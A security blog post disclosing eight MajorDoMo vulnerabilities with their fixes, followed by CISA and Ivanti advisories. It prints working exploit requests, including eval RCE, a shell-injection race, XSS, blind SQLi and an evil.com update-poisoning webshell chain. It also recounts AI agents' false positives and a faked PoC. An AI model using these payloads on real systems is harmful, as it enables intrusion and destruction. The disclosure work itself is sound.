Recent bundles
MajorDoMo Revisited: What I Missed in 2023 - Chocapikk's Cybersecurity Blog
Context
In late 2023, I published CVE-2023-50917 - an unauthenticated RCE in MajorDoMo’s thumb module. It was my first CVE. I was proud of it, moved on, never looked back.
In February 2026, I pointed AI agents at the same codebase. Within minutes they flagged code paths I had walked right past. Eight bugs, all in the default install, all missed for over two years.
CVE-2026-27174: Console Eval RCE (Critical)
The admin panel has a PHP console - an intentional feature for authorized admins. The problem is an include order bug in modules/panel.class.php:
// panel.class.php:124-127 - redirect for unauth users... but no exit
if ($tmp['ID']) {
    redirect("/");
    // execution continues!
}

// panel.class.php:131-134 - ajax handler included WITHOUT checking $this->authorized
global $ajax_panel;
if ($ajax_panel) {
    include_once(DIR_MODULES . 'inc_panel_ajax.php');
}
The redirect("/") was meant to stop unauthenticated users, but without exit the code keeps running. Then inc_panel_ajax.php gets included unconditionally. Inside, the console handler reaches eval() directly:
// inc_panel_ajax.php:32-47 - the sink
if ($op == 'console') {
    global $command;  // ← from GET params via register_globals
    $code = explode('PHP_EOL', $command);

    foreach ($code as $value) {
        $value = trim($value);
        if (substr(mb_strtolower($value), 0, 4) == 'echo' || ...) {
            evalConsole(trim($value));     // calls eval($code)
        } else {
            evalConsole(trim($value), 1);  // calls eval('print_r(' . $code . ')')
        }
    }
}
$ajax_panel, $op, and $command all come from GET parameters via register_globals. No authentication check stands between the request and eval().
GET /admin.php?ajax_panel=1&op=console&command=echo+shell_exec('id');
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The PoC is 7 lines of Python:
import requests, sys

target = sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:8899"
r = requests.get(f"{target}/admin.php", params={
    "ajax_panel": "1", "op": "console",
    "command": "echo shell_exec('id');",
})
print(r.text.strip() or "[-] Not vulnerable")
CVE-2026-27175: Command Injection via Race Condition (Critical)
rc/index.php handles remote commands. The $param variable is injected into double quotes without escapeshellarg():
// rc/index.php:18-23 - source
if(!empty($command) && file_exists('./rc/commands/'.$command.'.bat')) {
    $commandPath = DOC_ROOT.'/rc/commands/'.$_GET['command'].'.bat';
    if(!empty($param))
        $commandPath .= ' "'.$param.'"';  // ← shell metacharacters pass through
    safe_exec($commandPath);
}
The irony: safe_exec() is not safe at all. It just inserts the command string into the database:
// lib/common.class.php:751 - safe_exec() is just SQLInsert
function safe_exec($command, $exclusive = 0, $priority = 0, $on_complete = '') {
    $rec = array();
    $rec['COMMAND'] = $command;  // ← no sanitization
    $rec['ID'] = SQLInsert('safe_execs', $rec);
    return $rec['ID'];
}
Then cycle_execs.php picks it up and passes it to exec() with zero sanitization:
// scripts/cycle_execs.php:20-38 - the sink
SQLExec("DELETE FROM safe_execs");  // purge on startup

while (1) {
    if ($safe_execs = SQLSelectOne("SELECT * FROM safe_execs ORDER BY PRIORITY DESC, ID")) {
        $command = $safe_execs['COMMAND'];
        SQLExec("DELETE FROM safe_execs WHERE ID = '" . $safe_execs['ID'] . "'");
        exec($command);  // ← attacker-controlled string from the queue
    }
    sleep(1);
}
Default .bat files like shutdown.bat exist in every install, so file_exists() passes. But the interesting part is the trigger.
cycle_execs.php is web-accessible with no auth. On startup it purges the queue (DELETE FROM safe_execs), then enters a while(1) loop polling every second. So you can’t just inject then trigger - the purge kills your payload.
The trick is a race condition: start the worker first (it purges and enters the loop), then inject while it’s polling. Next iteration picks up and executes your payload.
GET /scripts/cycle_execs.php          <- start worker (blocks, loops forever)
GET /rc/?command=shutdown&param=$(id > /tmp/pwned)   <- inject during loop
Within 1 second, cycle_execs.php picks up the queued command and calls exec():
/var/www/html/rc/commands/shutdown.bat "$(id > /tmp/pwned)"
$(id > /tmp/pwned) expands inside the double quotes. Full RCE, not blind.
CVE-2026-27176: Reflected XSS (Medium)
Classic missing htmlspecialchars() on $qry:
<input type="text" name="qry" value="<?php echo $qry;?>" ...>
echo "<p>Command: <b>" . $qry . "</b></p>";
GET /command.php?qry="><img src="x">
CVE-2026-27177: Stored XSS via Property Set (High)
The /objects/?op=set endpoint is intentionally unauthenticated - IoT devices use it. The handler is minimal:
// objects/index.php:131 - source, no auth
if ($op == 'set') {
    $obj->setProperty($p, $v);  // ← stored raw in DB
    echo "OK";
}
The sink is the admin panel’s property editor template, which renders values without escaping:
<p>Source → [#SOURCE#] → [#UPDATED#]</p>
<textarea name="value[#ID#]">[#VALUE#]</textarea>
The session cookie (prj=...) has no HttpOnly flag, making it stealable via JavaScript.
The attack chain: enumerate properties via /api.php/data/ThisComputer (returns everything, no auth), poison any property with JS, wait for the admin to open the properties page. The XSS fires from the SOURCE field on page load - no click needed.
GET /objects/?object=ThisComputer&op=set&p=testProp&v=<img src="x">
Bonus: /objects/?op=get returns values with Content-Type: text/html, so navigating directly to the get endpoint also fires the payload in the browser.
This one came from re-examining the false positives. The AI had flagged /objects/?method= as “unauthenticated method execution” and I dismissed it - you can call methods but you can’t inject your own code, so it’s not RCE. The methods are stored PHP that gets eval()’d, but the attacker doesn’t control the code.
What I missed: some default methods pass attacker-controlled params directly into say(). For example, ThisComputer.VolumeLevelChanged:
// source - method code stored in DB, params from $_REQUEST
$volume=round(65535*$params['VALUE']/100);
say("Изменилась громкость до ".$params['VALUE']." процентов");
$params['VALUE'] comes from $_REQUEST. The say() function stores the message raw in the shouts table:
// lib/messages.class.php:140 - say() stores raw, no escaping
function say($ph, $level = 0, $member_id = 0, $source = '') {
    $rec = array();
    $rec['MESSAGE'] = $ph;  // ← raw HTML/JS stored in DB
    $rec['ID'] = SQLInsert('shouts', $rec);
}
The shoutbox widget renders the message without escaping in two places:
// shouts_search.inc.php:159 - PHP rendering sink
$txtdata .= "<b>" . $res[$i]['NAME'] . "</b>: " . nl2br($res[$i]['MESSAGE']) . "<br>";
// nl2br() converts newlines but does NOT escape HTML
[#MESSAGE#]
The dashboard widget auto-refreshes every 3 seconds - no click needed.
GET /objects/?method=ThisComputer.VolumeLevelChanged&VALUE=<img src="x">
Payload stored in DB as Изменилась громкость до <img src="x"> процентов. Next time any admin loads the dashboard, XSS fires. Same cookie steal as Bug 4, different injection vector.
CVE-2026-27179: SQL Injection in Commands Module (High)
This one was hiding in plain sight. The commands module’s search file interpolates $_GET['parent'] directly into SQL:
$tmp = SQLSelectOne("SELECT ID FROM commands WHERE PARENT_ID='" . $_GET['parent'] . "'");
Four queries in the same block, all using the unsanitized value. The module is loadable without authentication via /objects/?module=commands - MajorDoMo’s object endpoint includes arbitrary modules by name and calls their usual() method.
Time-based blind SQLi confirms it cleanly:
GET /objects/?module=commands&parent=' UNION SELECT SLEEP(3)-- -
Baseline response: 27ms. With SLEEP(3): 3.019s. With SLEEP(5): 5.022s. Precise to the millisecond.
The interesting detail: OR SLEEP(3) doesn’t work here the way you’d expect. The commands table has many rows, and MySQL evaluates SLEEP() per row, so OR SLEEP(3) with 30 rows means a 90-second delay that times out. UNION SELECT executes exactly once - that’s the right technique for multi-row tables.
From here it’s standard blind extraction - database names, table contents, credentials. MajorDoMo stores admin passwords as unsalted MD5 in the users table, so extraction leads directly to admin panel access.
CVE-2026-27180: Supply Chain RCE via Update Poisoning (Critical)
This one came from systematically checking which modules expose admin() through usual() without authentication. Fourteen modules do this. Most are harmless because the dangerous code paths check $this->mode or $this->view_mode, which only get set when getParams() is called - and getParams() is never called through the /objects/?module=X entry point.
But saverestore uses gr('mode') instead of $this->mode. gr() reads directly from $_REQUEST. Two handlers are reachable:
// saverestore.class.php - source, reachable without auth via /objects/?module=saverestore
if (gr('mode') == 'auto_update_settings') {
    $this->config['MASTER_UPDATE_URL'] = gr('set_update_url');  // ← attacker URL stored in DB
    $this->saveConfig();
}

if (gr('mode') == 'force_update') {
    $this->autoUpdateSystem();  // ← triggers the full chain below
}
autoUpdateSystem() fetches an Atom feed from the (now poisoned) URL, validates it trivially, then downloads and deploys the tarball:
// saverestore.class.php:1787-1835 - autoUpdateSystem() chain
$update_url = $this->getUpdateURL();  // ← reads poisoned URL from DB config
$github_feed_url = str_replace('/archive/', '/commits/', $update_url);
$github_feed_url = str_replace('.tar.gz', '.atom', $github_feed_url);
$github_feed = getURL($github_feed_url);  // ← fetches attacker's fake Atom feed

// "validation" - attacker controls the server, so this always passes
$items = XMLTreeToArray(GetXMLTree($github_feed))
['feed']['entry'];
$latest_tm = strtotime($items[0]['updated']['textvalue']);
if ($latest_tm && (time() - $latest_tm) / 86400 < $delay) return;  // needs >1 day old

$res = $this->getLatest($out, 1);   // downloads tarball via curl
$res = $this->upload($out, 1);      // extracts and deploys
getLatest() downloads the tarball with no integrity check:
// saverestore.class.php:558-567 - getLatest() downloads with curl
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);           // ← attacker URL
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE); // ← no TLS verification
curl_setopt($ch, CURLOPT_FILE, $f);             // ← writes to cms/saverestore/master.tgz
curl_exec($ch);
upload() extracts the tarball and copies everything to the webroot:
// saverestore.class.php:1379,1454 - upload() sinks
exec('tar xzvf ../' . $file);  // ← extracts attacker's tarball

// then copies ALL extracted files to the document root
copyTree(DOC_ROOT . '/cms/saverestore/temp' . $folder, DOC_ROOT, 1);
// ← attacker's PHP files are now live in the webroot
The attack chain: poison the URL, serve a fake feed and a tarball containing a PHP webshell, trigger force_update. MajorDoMo downloads your tarball and deploys it to its own webroot. Full RCE, two GET requests from the attacker’s side.
GET /objects/?module=saverestore&mode=auto_update_settings&set_update_url=http://evil.com/archive/master.tar.gz
GET /objects/?module=saverestore&mode=force_update
The PoC is a self-contained Python script that starts an HTTP server, serves both the atom feed and the malicious tarball, poisons the URL, triggers the update, and confirms the webshell was deployed. End to end in about 30 seconds.
CVE-2026-27181: Module Uninstall via Market (High)
Same root cause as Bug 7, different module. The market module’s admin() reads gr('mode') and assigns it to $this->mode at the start of the method:
// market.class.php:141-147 - source
$name = gr('name');   // ← from $_REQUEST
$mode = gr('mode');   // ← from $_REQUEST
if (!$this->mode && $mode) {
    $this->mode = $mode;  // ← makes ALL mode checks reachable without auth
}
This makes every $this->mode check in the method reachable without auth. The most destructive one is mode=uninstall, which reaches uninstallPlugin():
// market.class.php:771-797 - the sink
function uninstallPlugin($name, $frame = 0) {
    SQLExec("DELETE FROM plugins WHERE MODULE_NAME LIKE '" . DBSafe($name) . "'");
    if (is_dir(ROOT . 'modules/' . $name)) {
        include_once(ROOT . 'modules/' . $name . '/' . $name . '.class.php');
        SQLExec("DELETE FROM project_modules WHERE NAME LIKE '" . DBSafe($name) . "'");

        eval('$plugin = new ' . $name . ';$plugin->uninstall();');  // calls module's uninstall()

        $this->removeTree(ROOT . 'modules/' . $name);    // ← deletes module files
        $this->removeTree(ROOT . 'templates/' . $name);  // ← deletes template files

        // also deletes cycle script
        $cycle_name = ROOT . 'scripts/cycle_' . $name . '.php';
        if (file_exists($cycle_name)) @unlink($cycle_name);
    }
}
One GET request per module, no authentication:
GET /objects/?module=market&mode=uninstall&name=dashboard
An attacker could iterate through all module names and wipe the entire installation.
The Trap: AI Slop is Real
Honest moment: the AI agents initially reported 12 vulnerabilities. I almost shipped that. Most of them were garbage - but not all.
My first approach was throwing multiple agents at the entire codebase in parallel. Broad sweep, maximum coverage. The result was a wall of noise. The agents flagged things like /api.php/method/, /objects/?op=set, X-Forwarded-For trust - all by design. MajorDoMo is a home automation platform. IoT sensors need unauthenticated endpoints on the local network. That’s not a bug, that’s the architecture.
Worse, the first PoC script I generated was cheating - it pre-seeded the database with a malicious script via Docker, then “exploited” it. That’s not a remote exploit, that’s a lie.
What actually worked was slowing down. Instead of spraying agents across the whole codebase, I focused on one module at a time, one code path at a time. I’d point the agent at a specific file, read its output, then manually verify the context before moving on. Is $this->mode set from getParams() or from gr()? Does usual() call admin() directly? Does the template parser actually run through this entry point? These questions matter, and the AI doesn’t ask them on its own.
The difference was night and day. The broad sweep gave me 12 findings, 4 of which were real. The focused approach - going back through the same codebase slowly, checking one module at a time - found the remaining 4. Bugs 7 and 8 both came from patiently tracing the gr('mode') vs $this->mode distinction across individual modules, not from some automated scan.
It also changed how I handled false positives. Ironically, the AI dismissed /objects/?op=set as “by design” and moved on - it took me asking “but can we XSS through it?” to find Bug 4. Bug 5 is another example: AI flagged “unauthenticated method execution” as a vuln, I dismissed it as by-design because you can’t inject code. Both were right. The real vuln was neither - it was the method params flowing unsanitized into say() then into the shoutbox template. AI couldn’t see that chain, and I almost didn’t bother looking twice.
And even on the real bugs, AI missed the interesting parts. Bug 2 was initially rated Medium - “blind async command injection, payload sits in a queue until the worker runs.” I asked one question: can we call cycle_execs.php from the web? Turns out yes, no auth, and you can race it - start the worker, inject while it polls, RCE in under a second. That bumped it from Medium to Critical.
The lesson: AI finds candidates. You validate them. If you skip the validation step you end up publishing AI slop dressed as security research, and that’s worse than finding nothing. But slow down. Go one file at a time. And go back to your false positives - sometimes the AI flagged the right file for the wrong reason.
Fix
Ten files changed:
modules/panel.class.php- addexitafter redirect + auth check before ajax includerc/index.php-escapeshellarg()+ command name validationcommand.php-htmlspecialchars()on$qrytemplates/objects/objects_edit_properties.html- useVALUE_HTMLandSOURCE_HTMLinstead of raw valuesmodules/objects/objects_edit.inc.php- addSOURCE_HTMLwithhtmlspecialchars()objects/index.php-Content-Type: text/plainon property getmodules/shoutbox/shouts_search.inc.php-htmlspecialchars()on MESSAGE and NAME before renderingtemplates/shoutbox/shouts_search_admin.html- useMESSAGE_HTMLinstead of rawMESSAGEmodules/commands/commands_search.inc.php-(int)cast onparentparameter in all SQL queriesmodules/saverestore/saverestore.class.php- gateforce_updateandauto_update_settingsbehind$this->action == 'admin'modules/market/market.class.php- gategr('mode')assignment behind$this->action == 'admin'
Related vulnerabilities: CVE-2026-27180CVE-2026-27174CVE-2026-27179CVE-2023-50917CVE-2026-27175CVE-2026-27181CVE-2026-27177CVE-2023-50917CVE-2026-27176
Ref: TP-Link Systems Inc. VIGI Series IP Camera
TP-Link Systems Inc. VIGI Series IP Camera | CISA
Summary
Successful exploitation of this vulnerability could result in unauthorized users gaining administrative access to affected closed circuit television cameras.
The following versions of TP-Link Systems Inc. VIGI Series IP Camera are affected:
- VIGI Cx45 Series Models C345, C445 <=3.1.0_Build_250820_Rel.57668n (CVE-2026-0629)
- VIGI Cx55 Series Models C355, C455 <=3.1.0_Build_250820_Rel.58873n (CVE-2026-0629)
- VIGI Cx85 Series Models C385, C485 <=3.0.2_Build_250630_Rel.71279n (CVE-2026-0629)
- VIGI C340S Series <=3.1.0_Build_250625_Rel.65381n (CVE-2026-0629)
- VIGI C540S Series Models C540S, EasyCam C540S <=3.1.0_Build_250625_Rel.66601n (CVE-2026-0629)
- VIGI C540V Series <=2.1.0_Build_250702_Rel.54300n (CVE-2026-0629)
- VIGI C250 Series <=2.1.0_Build_250702_Rel.54301n (CVE-2026-0629)
- VIGI Cx50 Series Models C350, C450 <=2.1.0_Build_250702_Rel.54294n (CVE-2026-0629)
- VIGI Cx20I (1.0) Series Models C220I 1.0, C320I 1.0, C420I 1.0 <=2.1.0_Build_251014_Rel.58331n (CVE-2026-0629)
- VIGI Cx20I (1.20) Series Models C220I 1.20, C320I 1.20, C420I 1.20 <=2.1.0_Build_250701_Rel.44071n (CVE-2026-0629)
- VIGI Cx30I (1.0) Series Models C230I 1.0, C330I 1.0, C430I 1.0 <=2.1.0_Build_250701_Rel.45506n (CVE-2026-0629)
- VIGI Cx30I (1.20) Series Models C230I 1.20, C330I 1.20, C430I 1.20 <=2.1.0_Build_250701_Rel.44555n (CVE-2026-0629)
- VIGI Cx30 (1.0) Series Models C230 1.0, C330 1.0, C430 1.0 <=2.1.0_Build_250701_Rel.46796n (CVE-2026-0629)
- VIGI Cx30 (1.20) Series Models C230 1.20, C330 1.20, C430 1.20 <=2.1.0_Build_250701_Rel.46796n (CVE-2026-0629)
- VIGI Cx40I (1.0) Series Models C240I 1.0, C340I 1.0, C440I 1.0 <=2.1.0_Build_250701_Rel.46003n (CVE-2026-0629)
- VIGI Cx40I (1.20) Series Models C240I 1.20, C340I 1.20, C440I 1.20 <=2.1.0_Build_250701_Rel.45041n (CVE-2026-0629)
- VIGI C230I Mini Series <=2.1.0_Build_250701_Rel.47570n (CVE-2026-0629)
- VIGI C240 1.0 Series <=2.1.0_Build_250701_Rel.48425n (CVE-2026-0629)
- VIGI C340 2.0 Series <=2.1.0_Build_250701_Rel.49304n (CVE-2026-0629)
- VIGI C440 2.0 Series <=2.1.0_Build_250701_Rel.49778n (CVE-2026-0629)
- VIGI C540 2.0 Series <=2.1.0_Build_250701_Rel.50397n (CVE-2026-0629)
- VIGI C540‑4G Series <=2.2.0_Build_250826_Rel.56808n (CVE-2026-0629)
- VIGI Cx40‑W Series Models C340‑W 2.0/2.20, C440‑W 2.0, C540‑W 2.0 <=2.1.1_Build_250717 (CVE-2026-0629)
- VIGI Cx20 Series Models C320, C420 <=2.1.0_Build_250701_Rel.39597n (CVE-2026-0629)
- VIGI InSight Sx45 Series Models S245, S345, S445 <=3.1.0_Build_250820_Rel.57668n (CVE-2026-0629)
- VIGI InSight Sx55 Series Models S355, S455 <=3.1.0_Build_250820_Rel.58873n (CVE-2026-0629)
- VIGI InSight Sx85 Series Models S285, S385 <=3.0.2_Build_250630_Rel.71279n (CVE-2026-0629)
- VIGI InSight Sx45ZI Series Models S245ZI, S345ZI, S445ZI <=1.2.0_Build_250820_Rel.60930n (CVE-2026-0629)
- VIGI InSight Sx85PI Series Models S385PI, S485PI <=1.2.0_Build_250827_Rel.66817n (CVE-2026-0629)
- VIGI InSight S655I Series <=1.1.1_Build_250625_Rel.64224n (CVE-2026-0629)
- VIGI InSight S345‑4G Series <=2.1.0_Build_250725_Rel.36867n (CVE-2026-0629)
- VIGI InSight Sx25 Series Models S225, S325, S425 <=1.1.0_Build_250630_Rel.39597n (CVE-2026-0629)
| CVSS | Vendor | Equipment | Vulnerabilities |
|---|---|---|---|
| v3 8.8 | TP-Link Systems Inc. | TP-Link Systems Inc. VIGI Series IP Camera | Improper Authentication |
Background
- Critical Infrastructure Sectors: Commercial Facilities
- Countries/Areas Deployed: Worldwide
- Company Headquarters Location: China
Vulnerabilities
CVE-2026-0629
An authentication bypass in the password recovery feature of the local web interface across multiple VIGI camera models allows an attacker on the LAN to reset the admin password without verification by manipulating client-side state. Attackers can gain full administrative access to the device, compromising configuration and network security.
Affected Products
TP-Link Systems Inc. VIGI Series IP Camera
Vendor:
TP-Link Systems Inc.
Product Version:
TP-Link Systems Inc. VIGI Cx45 Series Models C345, C445: <=3.1.0_Build_250820_Rel.57668n, TP-Link Systems Inc. VIGI Cx55 Series Models C355, C455: <=3.1.0_Build_250820_Rel.58873n, TP-Link Systems Inc. VIGI Cx85 Series Models C385, C485: <=3.0.2_Build_250630_Rel.71279n, TP-Link Systems Inc. VIGI C340S Series: <=3.1.0_Build_250625_Rel.65381n, TP-Link Systems Inc. VIGI C540S Series Models C540S, EasyCam C540S: <=3.1.0_Build_250625_Rel.66601n, TP-Link Systems Inc. VIGI C540V Series: <=2.1.0_Build_250702_Rel.54300n, TP-Link Systems Inc. VIGI C250 Series: <=2.1.0_Build_250702_Rel.54301n, TP-Link Systems Inc. VIGI Cx50 Series Models C350, C450: <=2.1.0_Build_250702_Rel.54294n, TP-Link Systems Inc. VIGI Cx20I (1.0) Series Models C220I 1.0, C320I 1.0, C420I 1.0: <=2.1.0_Build_251014_Rel.58331n, TP-Link Systems Inc. VIGI Cx20I (1.20) Series Models C220I 1.20, C320I 1.20, C420I 1.20: <=2.1.0_Build_250701_Rel.44071n, TP-Link Systems Inc. VIGI Cx30I (1.0) Series Models C230I 1.0, C330I 1.0, C430I 1.0: <=2.1.0_Build_250701_Rel.45506n, TP-Link Systems Inc. VIGI Cx30I (1.20) Series Models C230I 1.20, C330I 1.20, C430I 1.20: <=2.1.0_Build_250701_Rel.44555n, TP-Link Systems Inc. VIGI Cx30 (1.0) Series Models C230 1.0, C330 1.0, C430 1.0: <=2.1.0_Build_250701_Rel.46796n, TP-Link Systems Inc. VIGI Cx30 (1.20) Series Models C230 1.20, C330 1.20, C430 1.20: <=2.1.0_Build_250701_Rel.46796n, TP-Link Systems Inc. VIGI Cx40I (1.0) Series Models C240I 1.0, C340I 1.0, C440I 1.0: <=2.1.0_Build_250701_Rel.46003n, TP-Link Systems Inc. VIGI Cx40I (1.20) Series Models C240I 1.20, C340I 1.20, C440I 1.20: <=2.1.0_Build_250701_Rel.45041n, TP-Link Systems Inc. VIGI C230I Mini Series: <=2.1.0_Build_250701_Rel.47570n, TP-Link Systems Inc. VIGI C240 1.0 Series: <=2.1.0_Build_250701_Rel.48425n, TP-Link Systems Inc. VIGI C340 2.0 Series: <=2.1.0_Build_250701_Rel.49304n, TP-Link Systems Inc. VIGI C440 2.0 Series: <=2.1.0_Build_250701_Rel.49778n, TP-Link Systems Inc. VIGI C540 2.0 Series: <=2.1.0_Build_250701_Rel.50397n, TP-Link Systems Inc. VIGI C540‑4G Series: <=2.2.0_Build_250826_Rel.56808n, TP-Link Systems Inc. VIGI Cx40‑W Series Models C340‑W 2.0/2.20, C440‑W 2.0, C540‑W 2.0: <=2.1.1_Build_250717, TP-Link Systems Inc. VIGI Cx20 Series Models C320, C420: <=2.1.0_Build_250701_Rel.39597n, TP-Link Systems Inc. VIGI InSight Sx45 Series Models S245, S345, S445: <=3.1.0_Build_250820_Rel.57668n, TP-Link Systems Inc. VIGI InSight Sx55 Series Models S355, S455: <=3.1.0_Build_250820_Rel.58873n, TP-Link Systems Inc. VIGI InSight Sx85 Series Models S285, S385: <=3.0.2_Build_250630_Rel.71279n, TP-Link Systems Inc. VIGI InSight Sx45ZI Series Models S245ZI, S345ZI, S445ZI: <=1.2.0_Build_250820_Rel.60930n, TP-Link Systems Inc. VIGI InSight Sx85PI Series Models S385PI, S485PI: <=1.2.0_Build_250827_Rel.66817n, TP-Link Systems Inc. VIGI InSight S655I Series: <=1.1.1_Build_250625_Rel.64224n, TP-Link Systems Inc. VIGI InSight S345‑4G Series: <=2.1.0_Build_250725_Rel.36867n, TP-Link Systems Inc. VIGI InSight Sx25 Series Models S225, S325, S425: <=1.1.0_Build_250630_Rel.39597n
Product Status:
known_affected
Relevant CWE: CWE-287 Improper Authentication
Metrics
Acknowledgments
- Arko Dhar of Redinent Innovations reported this vulnerability to CISA
Legal Notice and Terms of Use
This product is provided subject to this Notification (https://www.cisa.gov/notification) and this Privacy & Use policy (https://www.cisa.gov/privacy-policy).
Recommended Practices
CISA recommends users take defensive measures to minimize the risk of exploitation of this vulnerability, such as:
Minimize network exposure for all control system devices and/or systems, ensuring they are not accessible from the Internet.
Locate control system networks and remote devices behind firewalls and isolating them from business networks.
When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.
CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.
CISA also provides a section for control systems security recommended practices on the ICS webpage on cisa.gov/ics. Several CISA products detailing cyber defense best practices are available for reading and download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.
CISA encourages organizations to implement recommended cybersecurity strategies for proactive defense of ICS assets.
Additional mitigation guidance and recommended practices are publicly available on the ICS webpage at cisa.gov/ics in the technical information paper, ICS-TIP-12-146-01B--Targeted Cyber Intrusion Detection and Mitigation Strategies.
Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.
No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time. This vulnerability is not exploitable remotely.
Revision History
- Initial Release Date: 2026-02-05
| Date | Revision | Summary |
|---|---|---|
| 2026-02-05 | 1 | Initial Publication |
Legal Notice and Terms of Use
Related vulnerabilities: CVE-2026-0629
Security Advisory Ivanti Endpoint Manager Mobile (EPMM) (CVE-2026-1281 & CVE-2026-1340)
https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-Endpoint-Manager-Mobile-EPMM-CVE-2026-1281-CVE-2026-1340?language=en_US https://forums.ivanti.com/s/article/Analysis-Guidance-Ivanti-Endpoint-Manager-Mobile-EPMM-CVE-2026-1281-CVE-2026-1340?language=en_US
Article Number : 000104594
Summary
Ivanti has released updates for Endpoint Manager Mobile (EPMM) which addresses two critical severity vulnerabilities. Successful exploitation could lead to unauthenticated remote code execution.
We are aware of a very limited number of customers whose solution has been exploited at the time of disclosure.
This vulnerability does not impact any other Ivanti products, including any cloud products, such as Ivanti Neurons for MDM. Ivanti Endpoint Manager (EPM) is a different product and also not impacted by these vulnerabilities. Customers using an Ivanti cloud product with Sentry are also not impacted by this vulnerability.
Vulnerability Details:
| CVE Number | Description | CVSS Score (Severity) | CVSS Vector | CWE |
|---|---|---|---|---|
| CVE-2026-1281 | Code injection in Ivanti Endpoint Manager Mobile allowing unauthenticated RCE | 9.8 (Critical) | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | CWE-94 |
| CVE-2026-1340 | Code injection in Ivanti Endpoint Manager Mobile allowing unauthenticated RCE | 9.8 (Critical) | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | CWE-94 |
Affected Versions
| Product Name | Affected Version(s) | Affected CPE(s) | Resolved Version(s) | Patch Availability |
|---|---|---|---|---|
| Ivanti Endpoint Manager Mobile | 12.5.0.0 and prior 12.6.0.0 and prior 12.7.0.0 and prior |
cpe:2.3: a:ivanti:endpoint_manager_mobile:12.7.0.0:::::::* | RPM 12.x.0.x | https://support.mobileiron.com/mi/vsp/AB1771634/ivanti-security-update-1761642-1.0.0S-5.noarch.rpm |
| Ivanti Endpoint Manager Mobile | 12.5.1.0 and prior 12.6.1.0 and prior |
cpe:2.3: a:ivanti:endpoint_manager_mobile:12.5.1.0::::::: cpe:2.3: a:ivanti:endpoint_manager_mobile:12.6.1.0::::::: |
RPM 12.x.1.x | https://support.mobileiron.com/mi/vsp/AB1771634/ivanti-security-update-1761642-1.0.0L-5.noarch.rpm |
Customers should apply either RPM 12.x.0.x or RPM 12.x.1.x, depending on their version. Customers do not need to apply both RPMs as they are version specific, not vulnerability specific.
No downtime is required to apply this patch, and we are not aware of any feature functionality impact with this patch.
RPM_12.x.0.x Applicable versions: 12.5.0.x, 12.6.0.x and 12.7.0.x
- Compatible Versions: 12.3.0.x and 12.4.0.x
RPM_12.x.1.x Applicable Versions: 12.5.1.0 and 12.6.1.0
Important: the RPM script does not survive a version upgrade. If after applying the RPM script to your appliance, you upgrade to a new version you will need to reinstall the RPM. The permanent fix for this vulnerability will be included in the next product release: 12.8.0.0.
Customers need to prefix the support.mobileiron.com credentials while using the install rpm command.
Below you can find the Syntax to run the patch:
install rpm url https://username:password@support.mobileiron.com/mi/vsp/AB1771634/ivanti-security-update-1761642-1.0.0S-5.noarch.rpm
OR
install rpm url https://username:password@support.mobileiron.com/mi/vsp/AB1771634/ivanti-security-update-1761642-1.0.0L-5.noarch.rpm
The username and password are the customers software download credentials. For more detailed instructions, please leverage the following steps.
We strongly encourage all EPMM customers to adopt version 12.8.0.0 once it has been released later in Q1 2026. Once you have upgraded to 12.8.0.0, you will not need to reapply the RPM script. We are providing Technical Analysis that includes affected endpoint specifics and log analysis guidance which can be found below to support investigation and forensics.
Customers should determine their own risk appetite when securing their environment. The most conservative approach, regardless of exploitation, would be to build a replacement EPMM and then migrate data to the device. You can find instructions on how to do this HERE. This does not require re-enrollment of devices.
Note: Ivanti is dedicated to ensuring the security and integrity of our enterprise software products. We recognize the vital role that security researchers, ethical hackers, and the broader security community play in identifying and reporting vulnerabilities. Visit HERE to learn more about our Vulnerability Disclosure Policy.
Analysis Guidance Ivanti Endpoint Manager Mobile (EPMM)
The information in this document includes threat indicators and defensive measures and was created for the purpose of assisting Ivanti customers and defenders as they examine their Ivanti EPMM solution for any impact due to the recently disclosed Remote Code Execution vulnerabilities (CVE-2026-1281 & CVE-2026-1340). This document includes information about reviewing logs for potential exploitation, details about potential impact from successful exploitation, and methods for recovery and remediation.
It is important for you to know that neither CVE-2026-1281 nor CVE-2026-1340 impacts Ivanti Sentry. However, the EPMM must have access to Sentry, including the execution of commands, for Sentry to function and the configuration to be maintained. As such, this document also includes information on reviewing Ivanti Sentry for potential lateral movement. Customers who use Ivanti Sentry with their Neurons for MDM do not need to follow this guidance.
Ivanti Endpoint Manager (Ivanti EPM) is a different product and not impacted by this vulnerability. Ivanti Neurons for MDM is not impacted by this vulnerability.
Before performing any analysis, we strongly recommend you apply the latest security patches. The latest information for protecting your EPMM from both CVEs is available here: https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-Endpoint-Manager-Mobile-EPMM-CVE-2026-1281-CVE-2026-1340 Limitations on Atomic Indicators
Due to the small number of known-impacted customers, Ivanti does not have enough information about the threat actor tactics to provide proven, reliable atomic indicators. This document will focus on more generic information about detecting attempted exploitation instead of reconnaissance or post-exploitation activities.
If more reliable information becomes available in the future, Ivanti will update this page. The last revision date is at the top. Log Analysis
CVE-2026-1281 and CVE-2026-1340 affect the In-House Application Distribution and the Android File Transfer Configuration features. The Apache Access Log (/var/log/httpd/https-access_log) will record attempted and successful exploitation of both vulnerabilities. If you use these features, you may see legitimate traffic to these endpoints. Legitimate use of these capabilities will result in 200 HTTP response codes in the Apache Access Log whereas successful or attempted exploitation will cause 404 HTTP response codes. We recommend reviewing these and any other GET requests with parameters that have bash commands.
The following regular expression can be used to quickly triage httpd log files:
^(?!127\.0\.0\.1:\d+ .*$).*?\/mifs\/c\/(aft|app)store\/fob\/.*?404
Deployments that have been patched will generate legitimate heartbeat requests to the service. The above regular expression is written to exclude such events. An example of the heartbeat is below:
127.0.0.1:33354 - - 2026-01-28--12-00-01 "GET /mifs/c/aftstore/fob/3/0/sha256:kid=0 HTTP/1.1" 404
